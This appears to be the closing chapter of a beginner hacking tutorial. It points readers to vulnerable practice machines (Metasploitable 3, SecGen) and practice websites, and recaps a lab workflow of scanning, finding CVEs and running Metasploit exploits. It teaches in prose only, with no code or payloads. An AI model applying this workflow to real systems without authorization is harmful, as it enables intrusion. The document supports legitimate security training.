Once you've exploited Metasploitable 2 several times, you will want to try out some other vulnerable virtual machines. As you get better and learn more about hacking, you'll want to take a look at some of the following:

Metasploitable 3

This is a Windows virtual machine that you can build. It also has vulnerabilities built in. However, it is not quite as point-and-shoot as Metasploitable 2. You'll

have to put more effort into it. For more information on how to get started with it, take a look here:

<https://github.com/rapid7/metasploitable3>

Security Scenario Generator

The problem with Metasploitable 2 and 3 is that they have the same vulnerabilities each time you work with them. After you've done everything you can, you kind of have to move on to something else. There is another project that generates a different vulnerable virtual machine each time you run it. You'll get a lot of mileage from this project:

<https://github.com/SecGen/SecGen>

Other Metasploit Resources

There are many great resources online for learning to use Metasploit. You can search Youtube for "metasploit" to get some great videos. Or, you can take a look at the following 11-part series on how to use Metasploit:

[Metasploit for the Aspiring Hacker, Part 1](#)

[Metasploit for the Aspiring Hacker, Part 2](#)

[Metasploit for the Aspiring Hacker, Part 3](#)

[Metasploit for the Aspiring Hacker, Part 4](#)

[Metasploit for the Aspiring Hacker, Part 5](#)

[Metasploit for the Aspiring Hacker, Part 6](#)

[Metasploit for the Aspiring Hacker, Part 7](#)

[Metasploit for the Aspiring Hacker, Part 8](#)

[Metasploit for the Aspiring Hacker, Part 9](#)

[Metasploit for the Aspiring Hacker, Part 10](#)

Of course there are many more, but you're good at research at this point, and I have faith that you can find them.

Hacking Practice

Sometimes, you just want to practice without having to do all the virtual machine setup. For times like this, there are several sites that give you scenarios and a target on the site (e.g. a form to hack). Take a look at the following:

<https://hack.me/>

<https://sourceforge.net/projects/holynix/>

<https://www.hackthis.co.uk/>

Recap

We've set up a testing lab in VMWare Workstation Pro. We have installed and configured three virtual machines so we can simulate a live environment: Metasploitable 2, Nessus, and Kali Linux.

Then, we covered gathering information with Metasploit, nmap, and Nessus. Sometimes, one will have some useful information that the other might not have. We went over researching exploits from within Metasploit with 'searchsploit', and then using that information to find the CVE on <https://www.exploit-db.com>. Once we found a viable CVE, we searched for it back in Metasploit. Once Metasploit gave us the plugin name, we loaded it up, read about it, configured it, and then executed it against the target.

Not everything (almost nothing, really) will work the first time. Don't let that bother you. Keep researching. Learn everything you can about the service you're attacking. It takes a bunch of time, patience, and practice. That is true with anything you want to be good at!

We've also looked at some additional virtual machines to practice hacking, as well as other resources for learning about Metasploit. For those times that we don't feel like setting up the virtual machines, we looked at some sites that will allow you to practice directly on the site itself.

The attacks we've focused on are primarily remote attacks to root the box quickly. There are vulnerable web services on Metasploitable 2, as well. You can do SQL injection, cross-site scripting, and quite a few other attacks on it. Researching and hacking go hand-in-hand. You will not be able to become a good hacker without tons of research.